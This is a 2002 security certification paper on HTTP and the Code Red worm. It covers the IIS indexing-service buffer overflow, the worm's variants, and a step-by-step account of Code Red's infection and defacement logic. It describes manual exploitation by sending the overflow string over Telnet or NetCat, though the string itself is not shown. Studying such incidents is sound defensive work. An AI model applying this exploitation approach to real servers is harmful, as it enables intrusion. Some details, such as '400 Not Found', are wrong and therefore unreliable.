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HTTP and Code Red A Dangerous Combination

**GCIH Practical Assignment Version 2.0
Support for the Cyber Defense Initiative**

Robert Boyce
April 24, 2002

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
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Part I - Defining the Commonly Targeted Ports

Choosing a TCP Port

For the better parts of July, August and September 2001 intrusion detection sensors from around the globe were lighting up with TCP port 80 scans. The following CID graph illustrates this actively for October 1, 2001.



CID Graph for October 1, 2001

These scans can be indubitably associated with the Internet worms that were circulating cyber space throughout these months. First Code Red, then Code Red II, and then finally Nimda wreaked havoc for unsuspecting system and network administrators alike. These worms were so prevalent due to their method of transportation. They were able to leverage the most widely used protocol on the Internet, the Hypertext Transfer Protocol (HTTP). HTTP is used by almost all of the Internet community worldwide, at least those that do any sort web browsing or “surfing”.

With the impact of the worms being so huge it is important of the security community to reflect on the events and take the lesson learned forward to better understand future threats and determine more proactive ways to deal with them. The attackers never rest so neither can the security professionals.


A more detailed discussion of TCP port 80 (HTTP) and the Code Red worm will be the basis for the remainder of this paper.

A Little Background

During the week of July 9th 2001 the Code Red worm started to circulate cyber space. It would be soon after that the world would be made very aware of its presence. On July 17th 2001 the worm, that is now believed to have originated at a university in Guangdong China, was officially reported to CERT teams worldwide. Although it targeted a well-known vulnerability within Microsoft's IIS web server, a buffer overflow in the indexing service, the worm was still able to propagate at an alarming rate. It has been estimated by Computer Economics Inc that a total of 975,000 systems were infected with the worm. Another source estimates that at the peak of the outbreak more than 2000 hosts per minute were becoming infected. The graph to the right shows the estimated growth of infection over a five day period.

Code Red worm sounds off

One site's intrusion-detection system shows the worm has spread quickly since Friday the 13th.



SOURCE: eEye Digital Security, from client logs.

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These numbers are quite alarming considering that the patches to close this vulnerability had been available for more than 30 days.

The monetary losses associated with this outbreak are estimated to be over \$2.4 Billion. These costs include the cleaning of infected servers, loss of productivity (both on systems and staff), and of course all associated labour costs. This puts Code Red second on the all time list behind the LOVEBUG virus of 2000.

Year	Code Name	Worldwide Economic Impact (\$ U.S.)
2001	Nimda	\$635 Million
2001	Code Red(s)	\$2.62 Billion
2001	SirCam	\$1.15 Billion
2000	Love Bug	\$8.75 Billion
1999	Melissa	\$1.10 Billion
1999	Explorer	\$1.02 Billion

Table 1.1 Largest losses due to security exploits

A more comprehensive description of the worm will be detailed in the sections to follow.

HTTP Protocol Description

TCP port 80 is by default associated with the Hypertext Transfer Protocol (HTTP), an application level protocol that is responsible for the transfer of most of the web based content worldwide. HTTP has surpassed FTP (file transfer) and SMTP (e-mail) as being the most active protocol currently flowing through the Internet.

Like most TCP/IP based protocols HTTP uses a client/server model for communication. The client must establish a TCP connection with the server (by default using port 80), then the client sends a request via the HTTP protocol to the server and the server replies, the TCP connection is then terminated. A more detailed look at the request and reply functions is outlined in the sections below.

Unlike protocols such as FTP (File Transfer Protocol), which provides a continuous connection until an error occurs or until the connection is terminated HTTP is a stateless protocol and provides no way to track connections. The client and server must make and break a TCP connection for each HTTP operation that occurs. For example, to load a web page that includes two graphics a browser will have to make three distinct TCP connections, one for the page and one for each of the graphics.

**HTTP/1.1 tries to alleviate this problem to the extent that one TCP connection will be established per type of element on a page, and all elements of that type will be transferred over the same connection respectfully.

HTTP Request

The client sends a request to the server in the form of a request method, URL, and protocol version, followed by a MIME like message, and the entity body content. This is depicted in figure 1.1




Figure 1.1 - HTTP request Header

The method field describes the nature of the request. The three main request methods are GET, POST, and HEAD.

GET Retrieve whatever information is in the URL, usually a web page or graphic.

POST Return information to the server for processing, usually the contents of a fill-out form.

HEAD Same as the GET method but it only requests the headers.

There are other request methods PUT, DELETE, TRACE, and CONNECT, but they are not used as often.

The URL field is simply the full pathname to the file on the web page being requested.

/file_path/file.html

The version field simply describes which version of HTTP will be used for the request.

HTTP/1.0 or HTTP/1.1

A simple request line may look like the following:

GET /file_path/file.html HTTP/1.0

HTTP Reply

The server then responds with a status line including the message's protocol version, and status code, followed by a MIME like message and entity body content. This is depicted in figure 1.2.




Figure 1.2 – HTPP reply header

The version field simply describes which version of HTTP will be used for the reply.

HTTP/1.0 or HTTP/1.1

The status code field gives the results of the request, whether the request was successful, whether it failed, or information on something in between. The status codes are broken into five categories. Each category uses a three-digit number to indicate the response.

- 1xx information message
- 2xx success of some kind
- 3xx URL redirection
- 4xx error on the client side
- 5xx error on the server side

Some of the more popular status codes include:

- 200 OK
- 400 Not Found
- 301 Moved Permanently
- 302 Moved Temporarily
- 500 Server Error

A simple status line may look like the following

HTTP/1.0 200 OK


HTTP/1.0 400 Not Found

A Simple HTTP Exchange

This example is a very high-level look at the steps that will be taken for communication

between a client (browser) and a web server.

1. The user enters the URL into the address field of the browser.
http://www.somepage.com/path/index.html
2. The host name will be converted into an IP address via a DNS server.
3. The client machine will establish a TCP/IP (default port 80) connection, via the standard three-way handshake, with the web server.



4. The client will then send a HTTP request to the web server (request method outlined in figure 1.1).
*GET /path/index.html HTTP/1.0
From: someuser@somemachine.com
User-Agent: HTTPTool/1.0
[must end in blank line]*
5. The web server will send a HTTP reply back to the client (reply method outlined in figure 1.2).
*HTTP/1.0 200 OK
Date: Tue, 25 Dec 2001 12:00:00 GMT
Content-Type: text/html
Content-Length: 1354*

*<HTML>
<BODY>
<H1>Merry Christmas 2001</H1>
...
</BODY>
</HTML>*
6. The TCP connection will be terminated.
7. This process will start over from step 3 until all content on the page has been transferred to the client browser.

Common HTTP Applications

As stated previously HTTP employs a client/server model for communication, thus there must be common client as well as common server applications available.

Common Client Applications

The most common client application available for use with HTTP is the Internet browser. This application is so common in fact that it is installed by default on almost every modern operating system available. The two main competitors in this arena are Microsoft's Internet Explorer, available on all platforms Windows, and Netscape Navigator, available on Windows platforms but also very popular all many flavours of UNIX. There are other products available such as Opera and Mozilla but they have not gained as much popularity as the previous two.

A browser provides a way for users to interact with all the information on the World Wide Web. The browser makes request via HTTP to a web server that allows the users to download the remote content to their local machine. Most modern browsers are equipped with a graphical user interface that provides for a very easy means by which to "surf the web".

The Internet browsers are not limited to using HTTP they can also interface with other protocols such as FTP for file transfers and POP for e-mail.

Common Server Applications

The most common HTTP server application is of course the web server. Every computer on the Internet that contains a web site must have a web server running. The most popular of which is are Apache web server and Microsoft's IIS web server. Again there are other products such as Novell's Web Server for use with NetWare and Lotus Domino Servers from IBM. The following graph was taken from www.netcraft.com and outlines the most actively used web servers on the Internet.




Figure 1.3 – Web servers in use on the Internet

The web server simply listens for connection requests from the browser clients and delivers the files contained within the web page to the remote users. Web servers also have many plug-in applications available such as Java, ASP, JSP, CGI and ActiveX. The addition of these applications can seriously affect the level of exposure of the server. The more layers of complexity that get added the more opportunity there is for a misconfiguration.

HTTP Security Risks

There are many security risks associated with HTTP traffic both from the client and from the server perspective. The results can range from minor annoyances to complete system compromise. Below is a list of some of the more popular risks associated with HTTP. This is by no means a complete list, but it should give some indication of the types of threats out in the wild.

Browser Security Threats

The two most popular client browsers are Internet Explorer and Netscape. Over the years both of these browsers have had their share of security exposures, some worse than others. For example the “[Brown Orifice](#)” vulnerability has been identified to exist in Netscape Navigator versions 4.0 through 4.74. This security hole takes advantage of a flaw in the browser’s java interpreter. It then becomes possible to execute a java applet that would open a backdoor allowing anyone access to the local file system.

In comparison Internet Explorer has a number of its own vulnerabilities. For example version 5.5 and 6.0 of the browser are subject to a [buffer overflow](#) when handling embedded objects in a HTML document. This exposure could allow an attacker to execute code on a vulnerable system when the victim visits a web page or views a HTML email message.

Another security threat surrounding the browser is contained in the distribution and management of cookies. A cookie, in Internet terms, is a token that will enable the web server and client to maintain a stateful session across the HTTP requests and responses. The cookies can either be stored in memory or in a text file residing on the client machine. The cookie will contain information about the user, possibly an authentication ID to the server, and any other information needed to carry out any sort of on-line transaction. If an attacker were able to obtain this cookie (and there are many ways in which they can) they may be able to impersonate the user and supply false credentials to the web server. A good example of this is the cookie vulnerability found in [Powerboards](#). The cookie was used a means of non-encrypted authentication, by manipulating the cookie a user could gain access to Powerboards as any user including administrator.

Server Security Threats

The web server is also a security challenge. The two most popular competitors in this arena are Microsoft's IIS web server and Apache, a freely available alternative. As with the browsers both of these products have had several security exposures uncovered. The IIS web server has had numerous vulnerabilities discovered, perhaps too many to count. Other than the Indexing service buffer overflow, which will be discussed in detail further into this paper, another good example is the [ISAPI .printer buffer overflow](#). This vulnerability could easily allow an attacker to achieve remote system level access on a target machine.

Apache (named because it originally was 'a patchy' web server) has also had its share of very serious vulnerabilities. One good example is the [Apache SSL buffer overflow](#). The vulnerability takes advantage of the remotely exploitable buffer overflow in two modules that implement the Secure Socket Layer (SSL) and Transport Layer Security (TSL) protocols. Exploiting this vulnerability could allow an attacker to execute arbitrary code on the server with the privileges of the SSL module. This exploit is not trivial to execute but if performed correctly it could be potentially very serious.

When defending against web server attacks one does not only have to be concerned about the web server application, but also the other layers of plug-in applications running on top of or in parallel with the web server. As mentioned earlier the more layers of complexity that are added to a system the harder it is to defend. A good example of this is the [PHP Post File Upload Buffer Overflow](#). Here PHP does not perform proper bounds checking on functions related to Form-based File Uploads in HTML. By exploiting this vulnerability the attack can remotely execute arbitrary code on the machine.

Another example of this is [Microsoft IIS ASP Server-Side Include Buffer Overflow](#). In this example the a buffer overflow exists in the processing of filenames that are to be

included in the file included within ASP scripts. Again, by exploiting this vulnerability as attacker could execute arbitrary code or launch a denial of service attack. HTTP attacks are not trivial to defend against. Many typical means of defence such as firewalls are useless because they will allow traffic from TCP port 80 to pass through them, and IDS (Intrusion Detection Systems) can only send an alert when a known attack signature is detected, and even then, the sheer volume of false alerts will make most of this data meaningless. The best defence is to simply keep up to date on system patches and create and follow solid best practices polices and procedures.

Part II - Detailing a Vulnerability and Exploit

Vulnerability Details

Name: Microsoft Internet Information Server (IIS) IDA/IDQ ISAPI Extension Buffer Overflow

CVE (Common Vulnerability and Exposure): CAN-2001-0500

Variants: Code Red II
Code Blue
Code Green

Systems Affected:

Microsoft Windows NT 4.0 Internet Information Services 4.0
Microsoft Windows 2000 Internet Information Services 5.0
Microsoft Windows XP beta Internet Information Services 6.0 beta

Software Affected:

Microsoft Index Server 2.0
Indexing Service in Windows 2000

Protocols Used: This vulnerability is accessible through the HyperText Transport Protocol (HTTP) protocol running over TCP/IP.

Services Used: This vulnerability is found in all versions of the Microsoft Internet Information Server (IIS) Web server running the Indexing service.

Description: This vulnerability could allow an attacker, from a remote location, to gain full system level access to any server that is running a default installation of Windows NT 4.0, Windows 2000, or Windows XP and using the Microsoft Internet Information Services (IIS) Web server software.

The vulnerability lies within the code that allows a Web server to interact with Microsoft Indexing Service functionality, which is installed by default on all versions of IIS. The problem lies in the fact that the .ida (Indexing Service) ISAPI filter does not perform proper "bounds checking" on user inputted buffers and therefore is susceptible to a buffer overflow attack.

Attackers that leverage this vulnerability can perform any desired system level action, including but not limited to, installing and running programs, manipulating web server content, adding, changing or deleting files and even possibly using the compromised system to launch additional attacks directed against other systems.

This vulnerability was discovered by Riley Hassell of eEye Digital Security (<http://www.eeye.com>).

Protocol and Service Description

IP – Internet Protocol

IP is the basis by which data is sent from one computer to another across the Internet.

IP is a connectionless protocol that does not assume reliability from the lower layers of the TCP/IP protocol stack. IP does not provide reliability, flow control or error recovery, these functions must be supplied by protocols at a higher layer. This means that packets sent by IP may become lost, or even arrive out of ordered.

For more information on IP refer to:

- RFC 791 <http://www.ietf.org/rfc/rfc791.txt>
- RFC 919 <http://www.ietf.org/rfc/rfc919.txt>
- RFC 922 <http://www.ietf.org/rfc/rfc922.txt>
- RFC 950 <http://www.ietf.org/rfc/rfc950.txt>
- RFC 1349 <http://www.ietf.org/rfc/rfc1349.txt>

TCP – Transmission Control Protocol

While IP is concerned with the actual delivery of the data TCP is concerned keeping track of the individual units of data that comprise a complete message.

TCP is a connection-oriented protocol complete with error recovery, flow control and reliability. This ensures that a persistent connection will be established between the client and server until all data has been successfully sent and received.

For more information on TCP refer to:

- RFC 793 <http://www.ietf.org/rfc/rfc793.txt>

HTTP – Hypertext Transfer Protocol

HTTP (HyperText Transfer Protocol) is one of the most widely used protocols currently

in use throughout the World Wide Web and is based on request-response activity. In the case of the Internet a client application, usually a browser, establishes a connection to a server and sends a request in the form of a request method. The server responds with a status line including the message's protocol version and a success or error code, followed by a message containing server information, entity information and possibly body content.

The HTTP request-response transaction is simply divided into four steps:

1. The client opens a connection.
2. The client sends a request to the server.
3. The server sends a response back to the client.
4. The connection is closed.

In most circumstances, including that of the Internet, HTTP travels over TCP connections. The default is TCP port 80 but any port (as long as it is not already in use) can be used. It is possible for HTTP to be transported over other underling protocols, but it does require a reliable connection to be established.

For more information on HTTP refer to:

- | | |
|----------------------------------|---------------------------------------------------------------------------------------|
| RFC 1945 HTTP/1.0 (May 1996) | http://www.ietf.org/rfc/rfc1945.txt |
| RFC 2068 HTTP/1.1 (January 1997) | http://www.ietf.org/rfc/rfc2068.txt |
| RFC 2616 HTTP/1.1 (June 1999) | http://www.ietf.org/rfc/rfc2616.txt |

Indexing Service

The Indexing service in Internet Information Services (IIS) provides search capabilities across both Intranet and Internet web sites. It can extract content from files and construct an indexed catalog to facilitate efficient and rapid searching. Users are able to enter search criteria into a prepared web page and have the results displayed back to them.

Description of Variants

While there is no variant in the vulnerability itself there have been a few unique exploits that take advantage of this security hole.

Code Red II

Code Red II used the same buffer overflow to compromise systems but had a much different payload. This variant was more deadly, it required more than a reboot to clean the system, and instead of defacing web sites and launching denial of service attacks it installed a remote backdoor program. There was also greater care taken with the random

subnet generation routine which increase the spread of infection.

Code Blue

The Code Blue worm behaves slightly different. It uploads the worm file from another infected machine, whereas Code Red would download and impose itself on the machine. The worm is spread through a single .dll and is execute via a .exe program. Code Blue also patches the IIS buffer overflow vulnerability to prevent re-infection.

Code Green

Code Green is like a vigilantly variant of Code Red. This worm will actively seek out systems infected with Code Red, clean the infection, and patch the system to prevent re-infection. This is a very interesting idea, although it would probably cause more havoc then good.

Detailed Vulnerability Description

Microsoft's IIS web server installs several Internet Services Application Programming Interface (ISAPI) extensions by default. These extensions consist of dynamically linked libraries (dll) which enable developers to extend the functionality beyond what is natively provided by IIS. It is one of the ISAPI extensions, idq.dll, which is responsible for this vulnerability. The idq.dll extension has two functions:

- It provides support for Internet Data Administration (.ida) files, which are scripts that can be used to manage the indexing service.
- It processes Internet Data Query (.idq) files, which are used to implement custom searches.

The exploit occurs because the idq.dll contains an unchecked buffer in a section of code that handles the input of the URLs. This means that the idq.dll does not perform proper input validation and blindly write all data sent by the user to the buffer that was created by the program. If the data sent by the user is greater than that expected by the program (that which can be stored in the buffer) then the data can overflow into adjacent buffers and overwrite or corrupt the data held within them. This additional data usually contains code designed by the attacker to trigger specific actions, in effect sending new instructions to the target computer. Using this technique it is possible for an attacker to establish a HTTP session with a server and send an abnormally large request (with additionally designed code) that would result in a buffer overflow, executing the code of the attackers choice.

It is important to note that the buffer overflow occurs before any indexing functionality is actually requested. This means that even though idq.dll is a component of Indexing

Service, the service would not need to be running in order for an attacker to exploit this vulnerability. As long as the script mapping for .idq or .ida files were present, and the attacker could establish a web session, it would be possible for the attacker to exploit this vulnerability.

Since the idq.dll runs in the local system context, exploiting this vulnerability would give the attacker complete control of the server, allowing the attacker to execute any code/commands at the operating system level.

How to Exploit this Vulnerability

This vulnerability has been associated with one of, if not the most devastating Internet worms ever released into the wild. The now infamous ‘Code Red’ worm made headlines when it began to wreak havoc throughout the Internet in such a short period of time starting on July 12, 2001. There have been a few variants of this worm since the release of the original. Although each use the same vulnerability described previously to exploit systems some differences have been discovered in the code. Each variant is briefly discussed below.

Code Red version 1 (CRv1)

CRv1 was first discovered in the wild on July 12, 2001. After successful infection the worm would check the date of the system. If the date were between the 1st and the 20th the worm would generate a random list of IP addresses and try to infect other systems on that list. If the date were between the 20th and the 28th the worm would launch a Denial of Service attack against www.whitehouse.gov. This worm however had one small imperfection, it used a static seed when generating the random list of IP addresses. This inhibited the worm from spreading very quickly because each infected machine would only probe machines that were either already infected or that were not vulnerable.

Code Red version 2 (CRv2)

CRv2 was first discovered on July 20, 2001. It has almost identical code to that of CRv1 with one slight difference, the static seed was replaced with a random seed. So now the list of randomly generated IP addresses were truly random and the propagation of the worm was much quicker. It was reported that over 359,000 systems were infected within the first 14 hours.

CRv2 was also found to effect additional devices with web interfaces, such as routers, switches, and printers. Although these devices were not infected with the worm they were caused to crash or reboot.

CRv1 and CRv2 are both memory resident and can be removed by simply rebooting the

infected system. There is however a good chance the system would be re-infected if the appropriate patches were not applied.

Code Red II

Code Red II was first discovered on August 4, 2001. This worm was written with entirely new code and has no association with the original worm. When Code Red II infects a system it first determines if that system had previously been infected. If not the worm sets up a trojan backdoor into the system, then after 1 day reboots the system. Code Red II is not memory resident like the CRv1 and CRv2, so a reboot will not remove the worm. After the reboot the worm begins to spread. It generates a list of random IP addresses to target, using a slightly different technique than either CRv1 or Crv2.

The Payload of the worm is also different. It does not deface web pages or launch attacks it does something which is much more serious. It installs a mechanism for remote administrator level access to the system. This would allow any code to be executed on the target machine.

***Note that the remainder of the paper will deal with Code Red Version 1.

Manual Exploitation

To perform this exploit manually an attacker could make a TCP/IP connection to the server on port 80 via a Telnet or NetCat session, or even by using an Internet Browser. The attacker could then enter the HTTP GET request using the same overflow string seen in the Code Red worm itself. The following example show how this could be accomplished using a Telent session.

This string could also be used as a URL inside the browser, just remove the GET and the HTTP/1.0. Those are taken care of by the browser

Step by Step Analysis

An extremely detailed step-by-step analysis of the original Code Red worm has previously been conducted by Ryan Permeh and Marc Maiffret of eEye Digital Security.

Instead of recreating their great work much of the following information will be taken from their analysis. Full details of the eEye analysis can be found at <http://www.eeye.com/>.

Since the worm seems to contain three distinct actions (system infection, web page hack, and denial of service attack against www.whitehouse.gov) this analysis will be broken into three sections, each offering a detailed explanation of the worm's activities.

System Infection

1. System infection begins when an IIS web server, which is vulnerable to the indexing buffer overflow, receives a HTTP get request that contains the Code Red exploit.
The instruction pointer (EIP), which holds the address of the next instruction to be executed, is overwritten with an address that points to an instruction within mservcrt.dll. This causes the program flow to divert back to the stack and jump into the worm code that is held in the body of the initial HTTP request.
2. The initial code of the worm begins to execute.
The worm sets up a new stack for its own use and then moves on to initialize its function jump table.
3. The worm begins to execute the data portion of the exploit.
The worm then needs to set up a stack based internal function jump table to store function addresses (this gives the worm a better chance of executing cleanly on more systems).

The worm loads the following functions:

From kernel32.dll	From infocomm.dll	From WS2_32.dll
GetSystemTime	TcpSockSend	socket
CreateThread		connect
CreateFileA		send
Sleep		recv
GetSystemDefaultLangID		closesocket
VirtualProtect		

The

worm stores the base address of w3svc.dll which it will later use to potentially deface the infected website.

4. The worm performs a WriteClient (Part of the ISAPI extension API), sending "GET" back to the attacking worm possibly sending the message of a new infection.
5. The worm will count the number of threads currently in action. If the number of

threads is 100 then control is passed to the web page hack functionality. If the number of threads is less than 100 the worm will create a new thread that is an exact replica of the worm.

6. The worm has a built in “lysine deficiency”, a check to prevent the malicious code from spreading further.

The worm performs a check for the file c:\notworm to determine if the worm has previously infected the system. If the file exists then the worm will become dormant. If the file does not exist then the worm will continue its infection.

7. The worm now determines the local time of system (in UTC).

If the time is greater than 20:00 UTC the worm will proceed to launch the denial of service attack against www.whitehouse.gov. If the time is less than 20:00 UTC the worm will continue to try and infect additional systems.

8. The worm will attempt to infect new hosts by sending the malicious code to any IP that it can connect to port 80 on.

It uses multiple send()'s so packet traffic will be broken up. After a successful send it closes the socket and goes to step 6, repeating the loop infinitely.


Web Page Hack

1. The worm will first attempt to determine if the local operating system language is English (US). If the infected host is an English (US) system then the worm will proceed to deface the local website with “Hacked by chinese !”. If the system is not English (US) this worm thread will go to step 6 of the ‘System Infection’ functionality.
2. This worm thread now sleeps for two hours. The reason for this is not completely understood, although it is speculated that it gives the other threads time to spread the infection before making its presence known via the web page hack.
3. The worm now alters the systems web page by modifying code in memory, a technique known as ‘hooking’. Modifications are made to w3svc.dll to allow the worm to change the data being written back to clients who request web pages of an infected server.
4. The worm then sleeps for ten hours after which this thread will return w3svc.dll to its original state.
5. Execution after this proceeds to step 6 of the ‘System Infection’ functionality.

Denial of Service Attack

